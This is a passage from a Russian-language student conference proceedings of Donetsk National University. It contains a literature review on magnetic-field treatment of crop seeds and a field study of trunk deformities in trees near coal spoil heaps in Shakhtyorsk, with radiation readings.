18. Гелашвили Д. Б., Якимов В. Н., Логинов В. В., Епланова Г. В. Статистический анализ флуктуирующей асимметрии билатеральных признаков разноцветной ящурки *Eremias arguta* // Актуальные проблемы герпетологии и токсикологии. – 2004. – Вып. 7. – С. 45–59.
19. Федорова Т.А. Флуктуирующая асимметрия листа липы мелколистной (*Tilia cordata* Mill.) как биоиндикационный параметр оценки качества среды // Вестник Курганского государственного университета. – 2013. – №3 (30). – С. 41-43.
20. Захаров В. М., Баранов А. С., Борисов В. И., Валецкий А. В., Кряжева Н. Г., Чистякова Е. К., Чубинишвили А. Т. Здоровье среды: методика оценки — М.: Центр экологической политики России, 2000. — 68 с.
21. Мелькумов Г. М., Волков Д. Э. Флуктуирующая асимметрия листовых пластинок клена остролистного (*Acer platanoides* L.) как тест экологического состояния паркоценозов городской среды // Вестник ВГУ. – 2014. – №3. – С.95-98.
22. Кольченко О. Р., Корниенко В. О. Методический подход к оценке флуктуирующей асимметрии клена остролистного (*Acer platanoides* L.) в условиях г. Донецка // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2019. – №1. – С. 107-114.
23. Луговская Л. А., Землякова А. В., Межова Л. А., Луговской А. М. Оценка комфортности среды по флуктуирующей асимметрии дуба черешчатого (*Quercus robur* L.) // Научные ведомости. Серия Естественные науки. – 2016. – №18 (239). – Вып. 36. – С. 87-94.
24. Rodriguez Gonzalez A., May-Tec A., Herrera-Silveira J. Fluctuating asymmetry of sclerotized structures of *Haliotrematoides* spp. (Monogenea: Dactylogyridae) as bioindicators of aquatic contamination // Ecological Indicators. – 2020. - Vol. 117. – P. 106548. DOI: 10.1016/j.ecolind.2020.106548.
25. Попова А. А. Биотическая изменчивость и селекция дуба черешчатого в центральной лесостепи // Автореф. дисс. на соиск. уч. степ доктора с.-х. наук. Воронеж, 2021. – 40 с.
26. Козлов М. В. Исследования флуктуирующей асимметрии растений в России: мифология и методология // Экология. – 2017. – № 1. – С. 3–12.

FLUCTUATING ASYMMETRY OF THE LEAF OF WOODY PLANTS AS AN INDICATOR OF THE RESISTANCE OF ORGANISMS TO ENVIRONMENTAL FACTORS

Annotation. In this paper, a review of information sources on the assessment of fluctuating asymmetry as an indicator of the resistance of a plant organism to the action of factors of anthropogenic origin is carried out.

Keywords: plants, fluctuating asymmetry, bioindication, anthropogenic load.

Kotenko D.A., Volkova E.S., Fedorova E.V.

Scientific director: Kornienko V.O., PhD in Biological sciences, Senior Lecturer

Donetsk national university

E-mail: kita1705@mail.ru

УДК577.3

ВЛИЯНИЕ РАЗЛИЧНЫХ ВИДОВ МАГНИТНЫХ ПОЛЕЙ НА РАСТИТЕЛЬНЫЕ ОРГАНИЗМЫ

Котюк П.Ф.

Научный руководитель: Корниенко В.О., канд.биол.наук, зав.кафедрой ГОУ ВПО «ДОННУ»

Аннотация: В данной работе проведен обзор источников информации по влиянию магнитного поля на растения, а также наиболее актуальных направлений изучения влияния магнитного поля на растительные организмы.

Ключевые слова: растения, онтогенез, морфология, биотестирование, магнитное поле.

Введение. В настоящее время всё больше возрастает спрос на экологически чистую продукцию. Для достижения данной цели необходимо применять технологии с минимальным использованием химических препаратов, или вовсе исключить их использование [1–11].

Влияние постоянного магнитного поля

Изучение влияния постоянного магнитного поля (ПМП) на растения является одним из самых перспективных направлений в области исследования воздействия физических факторов на растения.

В работе Ключкова с авторами [12], изучалось воздействие искусственного магнитного поля, на проращивание семян различных сельскохозяйственных растений. Для исследований использовались семена зерновых, зернобобовых, масличных и других растений.

В результате исследования было установлено, что при размещении магнитного поля на верхней чашке Петри и магнитной индукции 8 – 10 мТл в центре чашки, наблюдается стимулирующее воздействие магнитного поля на развитие проростков. При данном методе обработки увеличение биомассы на 5-й день составляет 19-20 %. При размещении магнитов с двух сторон и магнитной индукции 13-18 мТл наблюдается отрицательное действие магнитного поля.

Влияние переменного магнитного поля

Обработка растений в переменном магнитном поле (ПеМП), так же как и обработка в ПМП является достаточно перспективной темой для изучения в области влияния физических факторов на растения.

Например, одна из подобных работ — это исследования Ксенз с соавторами на тему влияния предпосевной обработки семян градиентными магнитными полями и электроактивированной водой на их стартовые характеристики, развитие растений и урожайность зерновых культур [13]. Для исследований авторами был разработан и изготовлен электроактиватор.

В эксперименте использовались семена многорядного ярового ячменя сорта Вакул и семена озимой мягкой пшеницы сорта Юка, заготовленных по различным методикам. Семена ячменя замачивались в воде с различными значениями рН (католит рН=10,3; анолит рН=3,8) и температуры в течение 30 минут. Семена пшеницы замачивались в щелочной воде (католит рН = 10,3) в течение 3 и 10 часов. Далее семена просушивались и высевались на участки площадью 33,3 м² в трехкратной повторности [13].

Для исследования влияния градиентного магнитного поля вторая часть семян подвергалась облучению магнитным полем с индукцией 75–85 мТл с градиентом магнитной индукции 2,06 Тл/м со скоростью 1,5–2 м/с и также высевалась. В качестве контроля в опыте использовали участки, засеянные протравленными семенами.

В результате работы было установлено, что наилучшие биометрические и структурные показатели растений, качество зерна и урожайность отмечены в варианте с сочетанным действием католита с $pH=10,3$ и градиентного магнитного поля. В результате активизации биологических процессов в семенах растений обеспечивается улучшение стартовых характеристик семян и увеличение урожайности на 13,9%.

Так же применению ПеМП в качестве предпосевной обработки семян были посвящены работы Савченко В.В. и авторов [14]. По мнению авторов с изменением квадрата магнитной индукции, градиента магнитного поля и скорости движения семян по транспортной ленте, зависимо изменяются энергия прорастания, биометрические показатели и всхожесть. Работа проводилась с семенами подсолнечника сорта «Люкс». В ходе эксперимента через магнитное поле, с индукцией в пределах 0 – 0,4 Тл, на транспортной ленте перемещались семена, скорость движения семян - в пределах 0,4 – 0,8 м/с. Магнитное поле создавалось с помощью четырёх постоянных магнитов из интерметаллического композита NdFeB, которые были установлены параллельно, над и под транспортной лентой с переменной полярностью.

В результате исследования максимально положительный эффект наблюдался при следующих параметрах обработки: магнитная индукция – 0,065 Тл, четырехкратное перемагничивание, градиент магнитного поля – 0,57 Тл/м, и скорость движения семян – 0,4 м/с. При данном режиме обработки всхожесть семян возрастает на 24%, а энергия прорастания – на 28%.

Магнитно-импульсная обработка растений

Особое внимание уделяется экологически чистому производству продукции растениеводства, что заставляет применять дополнительные мероприятия по повышению его продуктивности. Среди таких мероприятий можно рассматривать стимуляцию семян при помощи импульсного магнитного поля.

В эксперименте Сыркина В.А. и авторов [15] исследовалось влияние магнитно-импульсной обработки (МИО) на развитие семян чечевицы. В эксперименте исследовались параметры импульсного магнитного поля, продолжительность процесса стимулирования и время выдержки перед посевом.

Частота импульсов магнитного поля находилась в диапазоне от 10 до 50 Гц, градация составила 10, 30 и 50 Гц. Диапазон времени обработки семян был принят от 1 до 10 минут, градация составила 1, 5 и 10 минут. Интервал выдержки перед посевом обработанных семян составил от 0 до 2 суток, градация составила 0, 1 и 2 суток.

В результате исследований установили, что при облучении магнитным полем происходит «стрессовое» воздействие на семена, к тому же на некоторое время снижаются их посевные качества. В ходе эксперимента была установлена наиболее оптимальная частота импульсного магнитного поля – около 30 Гц, используемая при обработке семян чечевицы. При воздействии импульсного магнитного поля увеличивается динамика прорастания и роста растений на первом этапе развития в среднем на 18-20% [15].

Применение технических средств для производства магнитно-импульсной обработки растений могли бы расширить исследования влияния магнитного поля до промышленного масштаба.

Для изучения влияния МИО на растения в полевых условиях, учёными были разработаны ряд установок. К примеру, механизированная платформа МИО растений разработана ФГБНУ «ВСТИСП», г. Москва.

Установка оснащена дополнительной рамой велоплатформы на которой в горизонтальной плоскости размещены магнитные индукторы, питание осуществляется за счет аккумуляторной батареи.

Однако данная платформа обладает существенными недостатками, среди которых плохая проходимость, неравномерность хода, невозможность длительной обработки и малая производительность.

В других работах [16] описывается разработка мобильного агрегата (МА), для облучения магнитным полем земляники садовой. Установка предназначена для трактора ВТЗ 2048А.

Агрегат включает раму, систему питания и аппарат МИО с двумя плоскими индукторами (с возможностью перемещения в вертикальной плоскости). Применение агрегата на промышленной плантации земляники обеспечило прирост урожайности земляники, выращиваемой промышленным способом, на 30 % за счет стимуляции импульсным магнитным полем обменных процессов на определенных фазах развития растений [16].

Влияние электромагнитного поля на рост и развитие растений

От параметров электромагнитного поля зависит возможность сортовых семян максимально реализовать свой генетический потенциал, а, следовательно, и будущее повышение урожайности. Многими авторами установлено [17-20], что максимальная реализация генетического потенциала происходит только при определенных параметрах электромагнитного поля: таких как длительность воздействия по времени, частотный диапазон, величина электромагнитной индукции, расстояние до обрабатываемых семян. При этом каждая сельскохозяйственная культура может иметь свой оптимум этих параметров.

Более того, даже семена растений одного и того же вида и сорта, произраставшие на территориях с различными природно-климатическими, рельефными и антропогенными особенностями, убранные в разные сроки, высушенные при различившихся режимах сушки, хранившиеся в разных температурно-влажностных условиях имеют разные оптимумы. Это можно наблюдать в степени развития органов проростков семян [21-22].

ВЫВОДЫ

Таким образом, исходя из обзора работ, можно сделать вывод, что использование магнитных полей различного типа в качестве предпосевной обработки семян является достаточно перспективным методом. Рекомендацией могут служить следующие параметры обработки:

Для постоянного магнитного поля – размещение магнитного поля на верхней чашке Петри, магнитная индукция 8 – 10 мТл в центре чашки. При данном методе обработки увеличение биомассы на 5-й день составляет 19-20 %.

Для переменного магнитного поля:

Сочетанное действие католита с $rH=10,3$ и градиентного магнитного поля. В результате активизации биологических процессов в семенах растений обеспечивается улучшение стартовых характеристик семян и увеличение урожайности на 13,9%.

Магнитная индукция – 0,065 Тл, четырехкратное перемагничивание, градиент магнитного поля – 0,57 Тл/м, и скорость движения семян – 0,4 м/с. При данном режиме обработки всхожесть семян возрастает на 24%, а энергия прорастания – на 28%.

Для магнитно-импульсной обработки – частота импульсного магнитного поля – около 30Гц. При воздействии импульсного магнитного поля увеличивается динамика прорастания и роста растений на первом этапе развития в среднем на 18-20%

СПИСОК ЛИТЕРАТУРЫ

1. Котюк П.Ф., Корниенко В.О. Влияние сочетанного действия переменного магнитного поля с наночастицами Fe_3O_4 (СiТ) на онтогенез и морфометрию кукурузы сахарной / П.Ф. Котюк, В.О. Корниенко // Russian Journal of Biological Physics and Chemistry. – 2022. – Vol. 7, No. 1. – P. 45-49.
2. Корниенко В. О., Котюк П. Ф., Яицкий А. С. Влияние сочетанного действия переменного магнитного поля и низкочастотной вибрации на рост и развитие кукурузы сахарной (*Zea mays L.*) // Современная наука: актуальные проблемы теории и практики. Серия: Естественные и Технические Науки. -2022. -№09. -С. 15-21 DOI 10.37882/2223-2966.2022.09.15
3. Корниенко В. О., Котюк П. Ф., Яицкий А. С. Влияние переменного магнитного поля (1-14 мТл) на рост и развитие кукурузы сахарной // Современная наука: актуальные проблемы теории и практики. Серия: Естественные и Технические Науки. – 2021. – №11. – С. 17-23 DOI 10.37882/2223-2966.2021.11.12
4. Корниенко В.О., Котюк П.Ф., Яицкий А.С. Влияние переменного магнитного поля с различным временем экспозиции на рост и развитие кукурузы сахарной (*Zea mays L.*) / В.О. Корниенко, П.Ф. Котюк, А.С. Яицкий // Естественные и технические науки. – 2021. – №11 (162). – С. 57-61.
5. Корниенко В.О. Влияние наночастиц Fe_3O_4 на онтогенез и морфометрические показатели кукурузы сахарной (*Zea mays L.*) / В.О. Корниенко, О.Р. Кольченко, А.С. Яицкий // Современная наука: актуальные проблемы теории и практики. Серия: Естественные и технические науки. 2020. № 08/2. С. 30–36.
6. Корниенко В.О. Влияние наночастиц Fe_3O_4 с различными типами покрытия на ранние стадии развития кукурузы сахарной (*Zea mays L.*) / В.О. Корниенко // Проблемы экологии и охраны природы техногенного региона. 2020. № 3–4. С. 88–98.
7. Еськов Е.К., Тобоев В.А. Воздействие искусственно генерируемых электромагнитных полей на биологические объекты / Е.К. Еськов, В.А. Тобоев // Вестник Чувашского университета. 2008. № 2. С. 28–36.
8. Савченко В.В., Синявский А.Ю. Изменение биопотенциала и урожайности сельскохозяйственных культур при предпосевной обработке семян в магнитном поле / В.В. Савченко, А.Ю. Синявский // Вестник ВИЭСХ. 2013. № 2 (11). С. 33–37.
9. Козырский В.В. Влияние магнитного поля на диффузию молекул через клеточную мембрану семян сельскохозяйственных культур / В.В. Козырский, В.В. Савченко, А.Ю. Синявский // Вестник ВИЭСХ. 2014. № 2 (15). С. 16–19.
10. Козырский В.В. Влияние магнитного поля на транспорт ионов в клетке растений / В.В. Козырский, В.В. Савченко, А.Ю. Синявский // Вестник ВИЭСХ. 2014. № 3 (16). С. 18–22.
11. Козырський В.В., Савченко В.В., Синявський О.Ю. Вплив магнітного поля на водопоглинання насіння / В.В. Козырский, В.В. Савченко, А.Ю. Синявский // Науковий вісник НУБіП України. 2014. Вип. 194, ч. 1. С. 16–20.
12. Клочков А. В., Клочкова О. С., Соломко О. Б. Проращивание семян в магнитном поле// Вестник Белорусской государственной сельскохозяйственной академии – 2020. – С. 163-168
13. Ксенз Н. В., Хронюк В. Б., Ерешко А. С., Сидорцов И. Г. Влияние предпосевной обработки семян градиентными магнитными полями и электроактивированной водой на их стартовые характеристики, развитие растений и урожайность зерновых культур // Технологии, средства механизации и энергетическое оборудование. 2019. № 3 (47). С. 22 – 28.
14. Савченко В.В., Синявский А.Ю. Предпосевная обработка семян подсолнечника в магнитном поле / В.В. Савченко, А.Ю. Синявский // Агротехника и энергообеспечение – 2021. – № 1 (30). – С. 18-23.
15. Сыркин В.А., Гриднева Т.С., Крючин П.В., Машков С.В., Васильев С.И. // Стимулирование семян чечевицы импульсным магнитным полем. 2018 – С. 53-58
16. Kulikov I. M., Donetskikh V. I., Upadyshev M. T. Magnetic impulse treatment of plants as a promising technique in the technological processes of horticulture. Sadovodstvo i vinogradarstvo - Gardening and Viticulture. 2015; 4:45–52
17. Качеишвили С. В. Обоснование параметров обработки семян зерновых культур в электростатическом поле: Автореф. дис...канд. техн. наук. – Зерноград: Азово-Черномор. гос. агроинж. акад. – 2000. – 22 с.

18. Федорищенко М.Г. Совершенствование процесса предпосевной обработки семян зернового сорго переменным электромагнитным полем промышленной частоты: Автореф. дис...канд. техн. наук. – зерноград: Азово-Черномор. агроинж. акад.– 2000. – 16 с.

19. Тетерина О. А. Обоснование параметров устройства предпосевной обработки семян горячим туманом гуматов: Автореферат диссертации на соискание ученой степени кандидата технических наук. – Рязань: Рязанский государственный агротехнологический университет им. П.А. Костычева. – 2019. – 20 с.

20. Ларионов Ю.С., Л.М. Ларионова. Методика оценки урожайных свойств семян зерновых культур и ее краткое обоснование // Пути повышения эффективности с.-х. производства: Сб.науч.тр. – Челябинск: ЧГАУ. – 1998. – С. 69-76.

21. Ларионов Ю.С. Теоретические основы современного семеноводства и семеноведения : Учебное пособие. – Челябинск: Челяб. гос. агроинж. ун-т, 2003. – 270 с.

22. Ларионов Ю.С. Оценка урожайных свойств и урожайного потенциала семян зерновых культур. – Челябинск: Челябинский гос. агроинж. Университет, 2000. – 100 с.

THE INFLUENCE OF VARIOUS TYPES OF MAGNETIC FIELDS ON PLANT ORGANISMS

Annotation. In this paper, a review of sources of information on the effect of a magnetic field on plants of agricultural value, as well as the most relevant areas of study of the effect of a magnetic field on plant organisms, is carried out.

Keywords: plants, ontogenesis, morphology, bioassay, magnetic field.

Kotyuk P. F.

Scientific director: Kornienko V.O., PhD in Biological sciences, Senior Lecturer

Donetsk national university

E-mail: kotyukpolya@gmail.com

УДК 581.15 : 553.94 : 550.42 (477.60)

ФЕНОТИПИЧЕСКАЯ ПЛАСТИЧНОСТЬ ДРЕВЕСНЫХ РАСТЕНИЙ АГЛОМЕРАЦИИ Г. ШАХТЕРСКА В УСЛОВИЯХ ПОВЫШЕННОГО РАДИАЦИОННОГО ФОНА ПОРОДНЫХ ОТВАЛОВ

Крамаренко А.А.

Научный руководитель: Сафонов А.И., канд.биол.наук, зав.кафедрой ГОУ ВПО «ДОННУ»

Аннотация. В промышленной агломерации города Шахтёрска в Донбассе проведен сбор и анализ данных о внешних модификациях лиственных и хвойных деревьев, которые находятся вблизи горных отвалов и жилых домов. Собраны фотоматериалы габитуальных отличий растений по двум маршрутам с измерением радиации в контрольных и опытных мониторинговых точках.

Ключевые слова: фитоиндикация, радиоэкология, породные отвалы, внешние модификации, хвойные и лиственные деревья, Донбасс.

Изучение растительного покрова в Донбассе является важной геостратегической задачей [1]. Радиобиология растений и их радиочувствительность включены во многие исследовательские программы Российской Федерации [2, 3]. Для промышленно напряженных городов Донбасса также важным является изучение характеристик древесных растений под воздействием разных абиотических факторов среды [4, 5]. Индикационная тематика в экологическом аспекте разрабатывается в Донецком национальном университете [6–9]. Так как повышенный радиационный фон сказывается не только на жизнедеятельности растений, но и на человека, фитоиндикаторы, приобретающие внешние модификационные изменения являются простыми и понятными признаками загрязнённости территории для местного населения. В связи с большим количеством породных отвалов на территории промышленной агломерации города Шахтёрска возникает острая необходимость выявления воздействия повышенного радиационного фона на биотоп, находящийся вблизи и непосредственно контактирующий с источником загрязнения.

Цель работы – выявить внешние модификации хвойных и лиственных деревьев для оценки ущерба фитотопа на примере дуба черешчатого (*Quercus robur*), ясеня обыкновенного (*Fraxinus excelsior*) и сосны обыкновенной (*Pinus sylvestris*) как фитоиндикаторов повышенного радиационного фона.

В качестве методической основы эксперимента использовали данные ботанико-экологических исследований в Донбассе [10-15], а также сведения, констатирующие высокий уровень техногенного воздействия на природные экосистемы [16–21], способы оценки среды в аспекте нормирования антропогенной деятельности [22, 23].

При планировании эксперимента были выбраны предположительно доминирующие дополнительные факторы воздействия на растительные массивы таким образом, чтобы была возможность вычленить их действие во совокупности влияния других климатических и естественно-географических факторов среды (что важно для промышленной городской агломерации в техногенно трансформированном регионе Донбасса).

В ходе исследования было проанализировано расположение породных отвалов и близость по отношению к ним искусственных лесных насаждений. По картографическим материалам были разработаны два маршрута по смешенному и хвойному лесным насаждениям, пролегающим около породных отвалов (рис. 1, 2).

На картах действуют следующие обозначения: красным обведены породные отвалы; голубой линией обозначен маршрут, а синими квадратами – контрольные точки.



Рис. 1 – Маршрут №1 по смешанной лесопосадке:

- 1 – контрольная точка №1 (50 метров от породного отвала);
- 2 – контрольная точка №2 (500 метров от породного отвала);
- 3 – контрольная точка №3 (1000 метров от породного отвала).




Рис. 2 – Маршрут №2 по хвойной лесопосадке:

- 1 – контрольная точка №1; 2 – контрольная точка №2; 3 – контрольная точка №3

Следуя маршрутом №1 в первой контрольной точке с координатами 48.063486, 38.454089, на расстоянии 50 м от породного отвала было обнаружено дерево ясеня обыкновенного с сильно искривлённым стволом.

Проведённый замер уровня радиации показал 00,18 мкЗв/ч (при верхней норме на открытой местности 00,10-00,12 мкЗв/ч (рис. 3).



Рис. 3 – Ясень обыкновенный с искривлённым стволом; 2 – с нормальным стволом; 3 – показатель радиационного фона

На расстоянии 500 метров от источника загрязнения, в контрольной точке №2 с координатами 48.064101, 38.453356 было обнаружено молодое дерево дуба черешчатого с рыжим окрасом коры, обусловленным, по-видимому, окислами железа на поверхности ствола. Замер радиационного фона – 00,18 мкЗв/ч (рис. 4).



Рис. 4 – 1 – Атипичный ствол дуба черешчатого; 2 – ствол с нормальной окраской коры

На расстоянии от породного отвала в 1000 метров, также было обнаружено дерево Ясеня обыкновенного с сильно искривлённым стволом (рис. 5). Координаты контрольной точки №3: 48.066710, 38.450680.

Замер уровня радиации показал 00,09 мкЗв/ч. Радиационный фон находится в пределах верхней нормы, но так как дерево более молодое (по сравнению с деревом из точки №1) оно сильнее подвержено влиянию загрязнения.



Рис. 5 – 1 – дерево ясеня обыкновенного с искривлённым стволом; 2 – дерево ясеня обыкновенного с нормальным стволом; 3 – показатель радиационного фона

На запланированном маршруте №2 были проведены замеры в хвойной лесопосадке. В контрольной точке №1 с координатами 48.061793, 38.494571 были

обнаружены деревья сосны обыкновенной с аномально кривыми стволами (рис. 6). Проведённый замер радиационного фона показал 00,19 мкЗв/ч.




Рис. 6 – 1 – искривлённый ствол сосны обыкновенной;
2 – нормальный ствол; 3 – показатель дозиметра

В контрольной точке №2 (рис. 7) с координатами 48.065092, 38.487567 также зафиксировано искривление стволов хвойных деревьев, находящихся в 50 метрах от жилых домов. Замер радиационного фона показывает 00,14 мкЗв/ч, что незначительно превышает норму, однако, этого достаточно, чтобы констатировать модификации стволов сосен (гипотетично к этому наблюдению).



Рис. 7 – 1, 2 – искривлённые стволы сосны обыкновенной; 3 - нормальные стволы сосны обыкновенной

В точке №3, которая находится на окраине лесополосы, граничащей с частным сектором (250 метров) и породным отвалом (400 метров) также произведен замер радиационного фона. Дозиметр показывает 00,23 мкЗв/ч, что превышает норму радиационного фона на открытой местности в 2 раза (рис. 8.1). Здесь также наблюдаются сильные искривления стволов сосен (рис. 8.2), а также на хвое заметно угольное напыление (рис. 8.3).



Рис.8 – 1– показатель радиационного фона на дозиметре; 2- искривлённые стволы сосны обыкновенной; 3 – хвоя с осадками угольной пыли

Пройдя по первому маршруту и проведя замеры на различном расстоянии от породного отвала, отмечено, что радиационный фон уменьшается по мере удаления от источника загрязнения. Таким образом, был сформирован экологический маршрутный тренд радионагрузки на природные экосистемы открытых ландшафтных структур. Однако, даже на расстоянии 1000 метров замечены искривления стволов

преимущественно молодых деревьев. Из этого можно сделать выводы, что молодые деревья больше подвержены влиянию повышенного радиационного фона, чем более старые и что на архитектуру древесного растения влияет не только радиация в аспекте трансформации побегообразования.

Пройдя по второму маршруту, пролегающему вблизи от жилых участков, были зафиксированы значительные превышения радиационного фона. Внешние модификации сосны обыкновенной проявлялись в сильном искривлении ствола дерева, что при нормальных условиях является противоестественным для данного представителя хвойных. При осмотре хвои невооружённым взглядом выявить некроз листового аппарата не удалось.

По итогам двух данных маршрутов, можно сделать выводы, что дуб черешчатый, ясень обыкновенный и сосна обыкновенная являются доступными наглядными фитоиндикаторами, проявляющими внешние модификационные изменения, благодаря которым можно выявить места с повышенным уровнем радиационного фона без специального оборудования или исследований. Это помогает обеспечить безопасность местных жителей, использующих ресурсы лесных насаждений.

Таким образом, выявлены внешние модификации хвойных и лиственных деревьев для оценки ущерба фитотопа на примере дуба черешчатого (*Quercus robur*), ясеня обыкновенного (*Fraxinus excelsior*) и сосны обыкновенной (*Pinus sylvestris*) как фитоиндикаторов повышенного радиационного фона.

СПИСОК ЛИТЕРАТУРЫ

1. Аспекты изучения биоразнообразия в Центральном Донбассе: инвентаризация, оценка природных сред, регистрация антропогенных трансформаций / С.В. Беспалова, О.С. Горецкий, М.В. Рева [и др.] // Степная Евразия - устойчивое развитие: сборник материалов международного форума, Ростов-на-Дону, 27–30 сентября 2022 года. – Ростов-на-Дону: Южный федеральный университет, 2022. – С. 179-181.
2. Гераськин С.А. Пятьдесят лет исследований по радиобиологии растений во Всероссийском НИИ радиологии и агроэкологии // История науки и техники. – 2020. – № 7. – С. 25-34.
3. Журавская А.Н. Адаптация к экстремальным условиям среды и радиочувствительность растений Якутии; отв. ред. Б. М. Кершенгольц; Российская акад. наук, Сибирское отд-ние, Ин-т биологических проблем криолитозоны. – Новосибирск: Наука, 2011. – ISBN 978-5-02-018994-2.
4. Корниенко В.О., Калаев В.Н., Харченко Н.Н. Механическая устойчивость старовозрастных деревьев *Quercus robur* L. в условиях города Донецка // Ученые записки Крымского федерального университета имени В.И. Вернадского. Биология. Химия. – 2021. – Т. 7, № 4. – С. 60-68.
5. Корниенко В.О. Яицкий А.С. Жизнеспособность древесных растений в условиях зашумления городской территории (на примере г. Донецка) // Естественные и технические науки. – 2022. – № 12(175). – С. 166-170.
6. Алемасова А.С. Тяжелые металлы в фитосубстратах - индикаторы антропогенного загрязнения воздуха в промышленном регионе / А. С. Алемасова, А. И. Сафонов // Лесной вестник. Forestry Bulletin. – 2022. – Т. 26, № 6. – С. 5-13. – DOI 10.18698/2542-1468-2022-6-5-13.
7. Сафонов А.И. Опорные разработки в рамках тематического направления по ботанике антропогенеза (2022 г.) // Донецкие чтения 2022: образование, наука, инновации, культура и вызовы современности : Матер. VII Междунар. научн. конф. – Донецк: ДонНУ, 2022. – С. 113.
8. Сафонов А.И. Опыт построения аутфитоиндикационных экологических шкал для антропогенно трансформированного региона // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2022. – № 3. – С. 80-86.
9. Сафонов А.И. Весовые коэффициенты фитоквантификации в антропогенно трансформированной среде Донбасса // Проблемы экологии и охраны природы техногенного региона. – 2022. – № 1-2. – С. 17-22.
10. Гермонова Е.А. Визуализация микроклиматических изменений индикаторных признаков в локальных популяциях растений г. Донецка // Глобальные климатические изменения: региональные эффекты, модели, прогнозы. – Воронеж: Цифровая полиграфия, 2019. – С. 39-40.

11. Гермонова Е.А. Анализ ботанико-экологической информации по геолокации в промышленном Донбассе // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: матер. IV Междунар. науч. конф. (Донецк, 31 октября 2019 г.). Т. 2. Донецк: ДонНУ, 2019. – С. 202-204.
12. Киселева Д.В. Принципы создания шкал анатомо-морфологической пластичности фитоиндикаторов техногенного региона // Донецкие чтения 2016. Образование, наука и вызовы современности : Матер. I Междунар. научн. конф. – Донецк: ЮФУ, 2016. – С. 117-119.
13. Авраимова Т.В. Экологические разработки в Донбассе: библиографический учет и популяризация научных исследований // Библиотеки и экологическое просвещение: теория и практика. – Москва: ГПНТБ России, 2022. – С. 11-15. <https://doi.org/10.33186/978-5-85638-255-5-2022-11-15>
14. Safonov A. Ecological scales of indicator plants in an industrial region // Vavilov readings-2021: Dedicated to the 101st anniversary of the discovery of the law of homological series and the 134th anniversary of the birth of N.I. Vavilov, Vol. 43. – 2022. – P. 67.
